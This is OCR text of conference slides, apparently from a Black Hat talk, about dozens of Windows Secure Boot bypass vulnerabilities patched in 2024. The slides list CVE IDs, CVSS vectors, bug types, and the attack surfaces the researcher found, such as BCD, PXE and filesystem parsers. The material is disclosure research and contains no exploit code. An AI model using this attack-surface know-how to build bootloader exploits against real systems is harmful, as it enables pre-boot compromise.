
There's only 56 Secure Boot SFB from 2016-2025



1	2024-Apr	CVE-2024-20688	Secure Boot Security Feature Bypass Vulnerability	7.1	CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
2	2024-Apr	CVE-2024-28896	Secure Boot Security Feature Bypass Vulnerability	7.5	CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
3	2024-Apr	CVE-2024-28898	Secure Boot Security Feature Bypass Vulnerability	6.3	CVSS:3.1/AV:A/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
4	2024-Apr	CVE-2024-20689	Secure Boot Security Feature Bypass Vulnerability	7.1	CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
5	2024-Apr	CVE-2024-26171	Secure Boot Security Feature Bypass Vulnerability	6.7	CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
6	2024-Apr	CVE-2024-26175	Secure Boot Security Feature Bypass Vulnerability	7.8	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
7	2024-Apr	CVE-2024-26180	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
8	2024-Apr	CVE-2024-26189	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
9	2024-Apr	CVE-2024-26240	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
10	2024-Apr	CVE-2024-28925	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
11	2024-Apr	CVE-2024-28897	Secure Boot Security Feature Bypass Vulnerability	6.8	CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
12	2024-Apr	CVE-2024-29061	Secure Boot Security Feature Bypass Vulnerability	7.8	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
13	2024-Apr	CVE-2024-29062	Secure Boot Security Feature Bypass Vulnerability	7.1	CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
14	2024-Apr	CVE-2024-28923	Secure Boot Security Feature Bypass Vulnerability	6.4	CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
15	2024-Jul	CVE-2024-28899	Secure Boot Security Feature Bypass Vulnerability	8.8	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
16	2024-Jul	CVE-2024-37969	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
17	2024-Jul	CVE-2024-37970	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
18	2024-Jul	CVE-2024-37974	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
19	2024-Jul	CVE-2024-37981	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
20	2024-Jul	CVE-2024-37986	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
21	2024-Jul	CVE-2024-37987	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
22	2024-Jul	CVE-2024-26184	Secure Boot Security Feature Bypass Vulnerability	6.8	CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
23	2024-Jul	CVE-2024-37971	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
24	2024-Jul	CVE-2024-37972	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
25	2024-Jul	CVE-2024-37973	Secure Boot Security Feature Bypass Vulnerability	8.8	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
26	2024-Jul	CVE-2024-37975	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
27	2024-Jul	CVE-2024-37977	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
28	2024-Jul	CVE-2024-37978	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
29	2024-Jul	CVE-2024-37988	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
30	2024-Jul	CVE-2024-37989	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
31	2024-Jul	CVE-2024-38010	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C
32	2024-Jul	CVE-2024-38011	Secure Boot Security Feature Bypass Vulnerability	8	CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C

black hat BRIEFINGS


Reflections on Research Impact



zerodayinitiative.com/blog/2024/7/9/the-july-2024-security-update-review

There are also two dozen fixes for security feature bypass (SFB) bugs, although I think we need to rename a component. Between 23 fixes in April and 20 more this month, I don't think we can really call it *Secure* Boot anymore. Even worse, all but two of these could be exploited by an Adjacent attacker with LAN access to the target. Oof. I'm calling this feature "Protected Boot" rather than "Secure Boot". The SFB bug in BitLocker requires physical access, but BitLocker is specifically designed to prevent this sort of attack, so...er...not good.

How AV:A possible?



Define Secure boot SFB in Windows


- Before secure boot, Microsoft doesn’t acknowledge vulnerabilities in bootloader.
- With Secure Boot, bootloader issue can get a CVE
- Secure Boot is a security feature of Windows
- Vulnerabilities in Secure Boot are security feature bypass
    - It can be remote
    - It can be without user interaction
    - It can be preauth
    - It can be Remote Code Execution/Information Leak
    - It can’t be Denial of Service

Impact

- Most of PC with UEFI Secure boot enabled
  - Linux
  - Windows
- B(ring) Y(our) O(wn) B(ootloader)
  - Can be from adjacent network
  - Can be preauth
  - Exploitable by default in many scenario
  - Exploitable until PCA2011 expire or added to DBX

Summary of my research

- 55 unique reports
- Duplicate cases are already removed
- All reported cases can be carried by **unauthenticated attacker from network**.
- By finding method
  - Audit: 35
  - Fuzzing: 20
- By attack surface
  - BCD Registry: 25
  - Filesystem: 16
  - Network protocol: 6
  - Windows Kernel: 5



ID	Attack Surface	Compomnet	method	CVE	Type
1	Network protocol	PXE Bootloader	Audit	CVE-2024-20688	Stack OOB W
2	Network protocol	PXE Bootloader	Audit	CVE-2024-20689	Stack OOB W
3	Network protocol	PXE Bootloader	Audit	-	DoS
4	Network protocol	PXE Bootloader	Audit	CVE-2024-28925	Recursive Calling
5	Network protocol	PXE Bootloader	Audit	CVE-2024-26180	Recursive Calling
6	BCD Element Processing	Bootloader	fuzzing	CVE-2024-26175	Heap OOB W
7	BCD Element Processing	Bootloader	fuzzing	CVE-2024-37971	Recursive Calling
8	BCD Element Processing	Bootloader	fuzzing	CVE-2024-37970	Heap OOB W
9	BCD Registry structer	Bootloader	fuzzing	CVE-2024-37972	Heap OOB W
10	BCD Element Processing	Bootloader	fuzzing	CVE-2024-28896	Stack OOB W
11	BCD Element Processing	Bootloader	Audit & fuzzing	CVE-2024-28897	Arbitrary Memory W
12	BCD Element Processing	Bootloader	fuzzing	CVE-2024-28923	Heap OOB W
13	BCD Element Processing	Bootloader	Audit & fuzzing	CVE-2024-37973	Recursive Calling
14	BCD Element Processing	Bootloader	Audit & fuzzing	CVE-2024-29061	Stack OOB W
15	BCD Element Processing	Bootloader	Audit	CVE-2024-37969	Info leak
16	BCD Element Processing	Bootloader	Audit	CVE-2024-37974	Heap OOB W
17	BCD Element Processing	Bootloader	Audit	?	Recursive Calling
18	BCD Element Processing	Bootloader	Audit	CVE-2024-26171	Heap OOB W
19	BCD Element Processing	Bootloader	Audit	CVE-2024-37970	Heap OOB W
20	Network protocol	Bootloader	Audit	CVE-2024-37975	Integer Overflow
21	BCD Element Processing	Bootloader	Audit	?	Arbitrary Memory W
22	BCD Element Processing	Bootloader	Audit	CVE-2024-37978	Heap OOB W
23	BCD Element Processing	Bootloader	Audit	CVE-2024-26240	Calling Stack
24	BCD Element Processing	Bootloader	Audit	CVE-2024-37981	Heap OOB W
25	BCD Element Processing	Bootloader	Audit	CVE-2024-26189	Recursive Calling
26	Security Policy	Bootloader	Audit	-	Logical
27	BCD Element Processing	Bootloader	Audit	CVE-2024-28897	Heap OOB W
28	BCD Element Processing	Bootloader	Audit	CVE-2024-26175	Heap OOB W
29	BCD Element Processing	Bootloader	Audit	CVE-2024-26175	Heap OOB W
30	BCD Element Processing	Bootloader	Audit	CVE-2024-26175	Heap OOB W
31	BCD Element Processing	Bootloader	Audit	CVE-2024-28898	Recursive Calling
32	BCD Element Processing	Bootloader	Audit	CVE-2024-37986	Heap OOB W
33	Architecture issue	Bootloader	Audit	-	Logical
34	WIM filesystem	Bootloader	fuzzing	CVE-2024-37987	Invalid Pointer Deref
35	WIM filesystem	Bootloader	Audit	CVE-2024-37988	Heap OOB W
36	WIM filesystem	Bootloader	Audit	CVE-2024-37989	Arbitrary Memory W
37	WIM filesystem	Bootloader	Audit	CVE-2024-38010	Heap OOB W
38	WIM filesystem	Bootloader	fuzzing	-	DoS
39	WIM filesystem	Bootloader	fuzzing	-	DoS
40	NTFS filesystem	Bootloader	fuzzing	-	DoS
41	NTFS filesystem	Bootloader	fuzzing	?	Recursive Calling
42	WIM filesystem	Bootloader	Audit	?	Arbitrary Memory W
43	NTFS filesystem	Bootloader	fuzzing	-	DoS
44	NTFS filesystem	Bootloader	fuzzing	-	DoS
45	NTFS filesystem	Bootloader	fuzzing	CVE-2024-38011	Heap OOB W
46	NTFS filesystem	Bootloader	fuzzing	CVE-2024-28899	Recursive Calling
47	NTFS filesystem	Bootloader	fuzzing	-	DoS
48	FAT filesystem	Bootloader	fuzzing	-	DoS
49	FAT filesystem	Bootloader	fuzzing	-	DoS
50	Architecture issue	Bootloader	Audit	CVE-2024-29062	Logical
51	Driver Config	Kernel	fuzzing	-	Heap OOB W
52	Sdb Parsing	Kernel	fuzzing	-	DoS
53	Driver Config	Kernel	Audit	-	Heap OOB W
54	Driver Config	Kernel	Audit	-	DoS
55	Driver Config	Kernel	Audit	-	Recursive Calling

My way to reduce duplication report

- On the developer view
  - Find a bug
  - Write a fuzzer to make it discoverable through fuzzing
  - Conduct hot patching on vulnerability
  - Find out if there are still any related crashes caused by the same rootcause.
  - Repeat

About the heap memory management

